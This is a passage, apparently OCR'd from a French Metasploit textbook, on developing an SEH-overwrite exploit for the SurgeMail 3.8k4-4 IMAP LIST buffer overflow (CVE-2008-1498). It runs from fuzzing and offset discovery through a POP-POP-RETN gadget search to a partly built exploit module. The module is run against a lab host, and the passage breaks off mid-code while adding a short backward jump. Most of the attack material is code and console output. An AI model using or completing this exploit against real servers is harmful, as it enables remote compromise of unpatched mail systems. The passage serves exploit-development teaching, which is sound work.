


Figure 14.1
Le debugger pause au point de crash.

Pour envoyer la chaîne de 11 000 octets, nous faisons un petit changement dans le code du fuzzer, comme montré ci-après :

```
print_status("Generating fuzzed data...")

fuzzed = "A" * 11000

print_status("Sending fuzzed data, buffer length = %d" % fuzzed.length)

req = '0002 LIST () "/' + fuzzed + '" "PWNED"' + "\r\n"
```

Plutôt que d'utiliser une chaîne aléatoire de caractères, cette modification de code envoie une chaîne de 11 000 "A" en tant que requête malicieuse.

Contrôle du SEH

Si vous relancez le service surgemail, réattachez le debugger au service et retournez sur le module, vous devriez voir le crash que le fuzzing a provoqué dans votre debugger. Si vous utilisez Immunity Debugger, vous devriez pouvoir voir le contenu de la structure SEH en sélectionnant View > SEH chain. Faites un clic droit sur la valeur, qui devrait être 41414141, et sélectionnez Follow address in stack pour afficher le contenu de la pile qui conduit à la réécriture du SEH dans le panneau en bas à droite (voir Figure 14.2).




Figure 14.2
L'entrée SEH réécrite.

Maintenant que vous savez que vous pouvez contrôler la structure SEH sur le processus vulnérable surgemail avec un buffer trop long, il est temps de déterminer la longueur exacte nécessaire pour la réécrire sur la cible. Nous l'avons vu lors de notre étude du développement des exploits autonomes, avant de pouvoir utiliser l'adresse de retour, vous avez besoin de savoir où, précisément, la réécriture se fait.

Nous pouvons modifier notre fuzzer pour créer une chaîne aléatoire non récurrente d'une taille spécifique :

print_status("Generating fuzzed data...")

fuzzed = **Rex::Text.pattern_create(11000)**

print_status("Sending fuzzed data, buffer length = %d" % fuzzed.length)

req = ’0002 LIST () "/’ + fuzzed + ’" "PWNED"’ + "\r\n"

Dans cet extrait, nous utilisons Rex::Text.pattern_create pour générer la chaîne de caractères aléatoires non récurrents avec notre fuzzer. Relancer le fuzzer maintenant permet de voir que le SEH est réécrit sur la cible avec 684E3368 (voir Figure 14.3).

Figure 14.3
Le SEH réécrit avec des caractères aléatoires.

Avec le SEH réécrit avec nos caractères aléatoires, nous pouvons utiliser pattern_offset.rb dans /opt/metasploit3/msf3/tools/ pour déterminer exactement où l’écrasement a eu lieu en passant les caractères intéressants (684E3368) suivis par la taille de la chaîne envoyée à la cible (11000) :

root@bt:~/.msf3/modules/auxiliary/fuzzers#/**opt/metasploit3/msf3/tools/p**
684E3368 11000

10360

La valeur 10360 signifie que les quatre octets qui réécrivent le SEH sont 10361, 10362, 10363 et 10364. Nous pouvons maintenant changer le code du fuzzer une dernière fois pour vérifier notre découverte :

```
print_status("Generating fuzzed data...")

fuzzed = "\x41" * 10360 fuzzed << "\x42" * 4 fuzzed << "\x43" * 636

print_status("Sending fuzzed data, buffer length = %d" % fuzzed.length)
```

Comme prévu, le fuzzer va construire la requête malicieuse en commençant par 10360 "A", suivis de 4 "B" (42 en hexadécimal) pour écraser le SEH, puis 636 "C" (43 en hexadécimal) pour remplir la chaîne de caractères afin de garder sa longueur constante de 11 000 octets.

En relançant le fuzzer contre la cible, on s'aperçoit que toute la chaîne SEH est sous notre contrôle (voir Figure 14.4).




Figure 14.4
Le SEH est complètement sous contrôle.

Contournement des restrictions du SEH

Après que le SEH a été réécrit, il reste très peu d'espace pour un shellcode avant la fin de la pile. Normalement, une suite d'instructions POP-POP-RETN devrait être utilisée pour atteindre le prochain SEH (abréviation NSEH pour *Next SEH*), suivi par un short jump au shellcode.

Nous surpasserons cette restriction de place en développant un exploit pour utiliser le plus d'espace possible pour notre payload final. À ce moment-là, nous en avons fini avec le fuzzing et nous allons développer un exploit pour la vulnérabilité que nous avons trouvée.

Cet exploit serait un bon candidat pour un egg hunter, qui est un petit bout de shellcode qui cherche en mémoire le payload principal. Cependant, nous utiliserons une tactique différente et réécrirons le SEH avec un pointeur d'instruction POP-POP-RETN. Ensuite, nous ferons un short jump en arrière qui nécessite très peu d'instructions (contrairement au jump en avant). Nous utiliserons enfin l'espace gagné avec le short jump pour exécuter le near jump pour sauter encore plus loin en arrière dans le slide NOP puis le shellcode. Bien que ce ne soit pas requis, un slide NOP est toujours un bon ajout à un exploit, parce qu'il vous laisse un peu plus de marge d'erreur si jamais la position du buffer devait changer dans la mémoire. Les NOP n'auront pas d'impact négatif sur le code de l'exploit et joueront le rôle d'un remplisseur. Conceptuellement, l'attaque ressemblera à ça :

[Buffer of garbage |	NOP Slide |	Shellcode |	Near Jump |	Short Jump |	POP-POP-RETN]

Pour vous assurer de la portabilité de l'exploit sur différentes versions de Windows, utilisez une adresse de retour issue d'une DLL d'application ou d'exécutable. Dans ce cas, seul l'exécutable de l'application elle-même est disponible, donc vous pouvez essayer d'accomplir une réécriture en trois octets sur le SEH en utilisant une séquence d'instruction POP-POP-RETN depuis le fichier surgemail.exe. Si cela peut réussir, cet exploit sera universel sur toutes les versions de Windows.

Passons à la création de l'exploit lui-même pour la vulnérabilité de SurgeMail. Ce qui suit est le squelette initial de notre module d'exploit, qui doit être sauvegardé dans /root/.msf3/ modules/exploits/windows/imap/.

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

  include Msf::Exploit::Remote::Imap

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Surgemail 3.8k4-4 IMAPD LIST
                          Buffer Overflow',
      'Description'    => %q{
          This module exploits a stack overflow in the Surgemail
          IMAP Server version 3.8k4-4 by sending an overly long
          LIST command. Valid IMAP account credentials are
          required.
      },
      'Author'         => [ 'ryujin' ],
      'License'        => MSF_LICENSE,
```

```
'Version'                => '$Revision: 1 $',
'References'             =>
    [
        [ 'BID', '28260' ],
        [ 'CVE', '2008-1498' ],
        [ 'URL', 'http://www.exploit-db.com/exploits/5259' ],
    ],
'Privileged'             => false,
'DefaultOptions'         =>
    {
        'EXITFUNC'  => 'thread',
    },
'Payload'                =>
    {
```

```
            ❶ 'Space'          => 10351,
                'DisableNops'  => true,
                'BadChars'     => "\x00"
            },
        'Platform'             => 'win',
        'Targets'              =>
            [
                ❷ ['Windows Universal', { 'Ret' => 0xDEADBEEF } ],
                # p/p/r TBD
            ],
        'DisclosureDate'       => 'March 13 2008',
        'DefaultTarget'        => 0))
end


def exploit
```

```
❸ connected = connect_login
❹ lead = "\x41" * 10360

❺ evil = lead + "\x43" * 4

    print_status("Sending payload")

❻ sploit = '0002 LIST () "/' + evil + '" "PWNED"' + "\r\n"

❼ sock.put(sploit)

    handler

    disconnect

  end

end
```

La déclaration Space en ❶ fait référence à l'espace disponible pour le shellcode. Cette déclaration est très importante dans un module d'exploit parce qu'elle détermine le payload que Metasploit, en lançant l'exploit, va vous permettre d'utiliser. Certains payloads nécessitent beaucoup plus de place que d'autres, donc ne surestimez pas cette valeur. Les tailles de payloads varient grandement, et l'encodage les augmente encore. Pour voir la taille d'un payload non encodé, utilisez la commande info suivie du nom du payload puis cherchez la valeur de Total size, comme montré ici :

```
msf > info payload/windows/shell_bind_tcp
```

```
       Name:  Windows Command Shell, Bind TCP Inline
     Module:  payload/windows/shell_bind_tcp
    Version:  8642
   Platform:  Windows
       Arch:  x86
Needs Admin:  No
 Total size:  341
       Rank:  Normal
```

L’adresse de retour en ❷ dans la section Targets est pour l’instant occupée par une valeur par défaut que nous changerons plus tard dans le processus de développement de l’exploit.

Comme avec le fuzzer évoqué plus haut, cet exploit se connecte et s’authentifie sur la cible (❸), utilise une chaîne de "A" (❹) comme buffer initial et y ajoute quatre "C" (❺) pour écraser le SEH. La chaîne complète de l’exploit est générée en ❻ puis envoyée à la cible en ❼.

Trouver une adresse de retour

La prochaine étape consiste à trouver une séquence POP-POP-RETN dans surgemail.exe. Pour ce faire, copiez l’exécutable quelque part sur

votre machine Back|Track puis utilisez l'option -p avec msfpescan pour trouver un candidat adapté, comme dans l'exemple suivant :

```
root@bt:/tmp# msfpescan -p surgemail.exe

[surgemail.exe]

0x0042e947 pop esi; pop ebp; ret

0x0042f88b pop esi; pop ebp; ret

0x00458e68 pop esi; pop ebp; ret

0x00458edb pop esi; pop ebp; ret

0x0046754d pop esi; pop ebp; ret

0x00467578 pop esi; pop ebp; ret

0x0046d204 pop eax; pop ebp; ret

. . . Tronqué . . .

0x0078506e pop ebx; pop ebp; ret

0x00785105 pop ecx; pop ebx; ret
```

0x0078517e pop esi; pop ebx; ret

Quand msfpescan est lancé contre un exécutable cible, il lit le code machine à la recherche d'instructions d'assembleur qui correspondent à ce qui est cherché (une séquence POP-POP-RETN en l'occurrence) et affiche les adresses de mémoire où ces instructions apparaissent. Comme vous pouvez le constater, plusieurs adresses sont trouvées. Nous utiliserons celle du listing, 0x0078517e, pour réécrire le SEH dans l'exploit. Ensuite, nous modifions la section Targets du module d'exploit pour y inclure cette adresse et la section exploit, pour l'inclure dans le buffer à envoyer :

```
        'Platform'          => 'win',

        'Targets'           =>

            [

                ❶ ['Windows Universal', { 'Ret' => "\x7e\x51\x78" }
                ], # p/p/r TBD

            ],

        'DisclosureDate'    => 'March 13 2008',

        'DefaultTarget'     => 0))

end
```

```
def exploit

    connected = connect_login

    lead = "\x41" * 10360

❷   evil = lead + [target.ret].pack("A3")

    print_status("Sending payload")

    sploit = '0002 LIST () "/' + evil + '" "PWNED"' + "\r\n"
```

Pour effectuer une réécriture sur trois octets du SEH, nous définissons les trois octets à ajouter au buffer dans le bloc Targets en ❶, en orientation little-endian, comme montré en gras dans le listing. L'orientation little-endian ou big-endian est déterminée par l'architecture du CPU de la cible, et les processeurs compatibles Intel utilisent une orientation little-endian des octets.

En ❷, nous remplaçons les trois "C" de la chaîne evil avec [target.ret].pack("A3"), qui renverra l'adresse de retour exactement comme déclarée dans le bloc Targets. En modifiant beaucoup d'exploits qui utilisent une réécriture de trois octets, vous pouvez déclarer l'adresse littéralement (0x0078517e dans ce cas) et Metasploit réordonnera correctement les octets automatiquement en utilisant [target.ret].pack('V').

Ce scénario requiert un contrôle plus fin, car si l'on envoyait un octet null (00), il représenterait une fin de chaîne et pourrait empêcher le bon fonctionnement de l'exploit.

Le moment est venu de lancer l'exploit pour s'assurer qu'il fonctionne

correctement. Si vous sautez des étapes pendant le développement d'un exploit, vous risquez de vous tromper quelque part et d'être obligé de revenir en arrière pour déterminer ce qui ne va pas. Voici l'exploit :

```
msf > use exploit/windows/imap/surgemail_book

msf exploit(surgemail_book) > set IMPPASS test

IMAPPASS => test

msf exploit(surgemail_book) > set IMAPUSER test

IMAPUSER => test

msf exploit(surgemail_book) > set RHOST 192.168.1.155

RHOST => 192.168.1.155

❶ msfexploit(surgemail_book) > set PAYLOAD generic/debug_trap

PAYLOAD => generic/debug_trap

msf exploit(surgemail_book) > exploit


[*]  Authenticating as test with password test...

[*]  Sending payload
```

```
[*]    Exploit completed, but no session was created.

msf exploit(surgemail_book) >
```

En fait, le payload qu'on utilise en ❶, generic/debug_trap, ne va pas vraiment envoyer de payload. Au lieu de ça, il envoie de multiples \xCCs, ou breakpoints, pour déboguer le flow d'exécution de l'exploit. Cela est utile pour être certain que votre shellcode est inséré aux bons endroits dans votre exploit.

Après l'exécution de l'exploit, ouvrez Immunity Debugger (voir Figure 14.5), et lors du crash sélectionnez View > SEH chain. Mettez en place un breakpoint en appuyant sur F2, et ensuite appuyez sur SHIFT+F9 pour passer l'exception à l'application et entrez dans la séquence d'instructions POP-POP-RETN.

Maintenant, tout en restant dans le debugger, appuyez sur F7 pour passer pas à pas les instructions jusqu'à ce que vous arriviez dans le 41414141 contenu dans le NSEH.




Figure 14.5
Arrivée dans les instructions POP-POP-RETN.

Ensuite, éditez l'exploit pour inclure les instructions de short jump en arrière, comme indiqué ici :

```
def exploit

    connected = connect_login
```

```
❶    lead = "\x41" * 10356
❷    nseh = "\xeb\xf9\x90\x90"

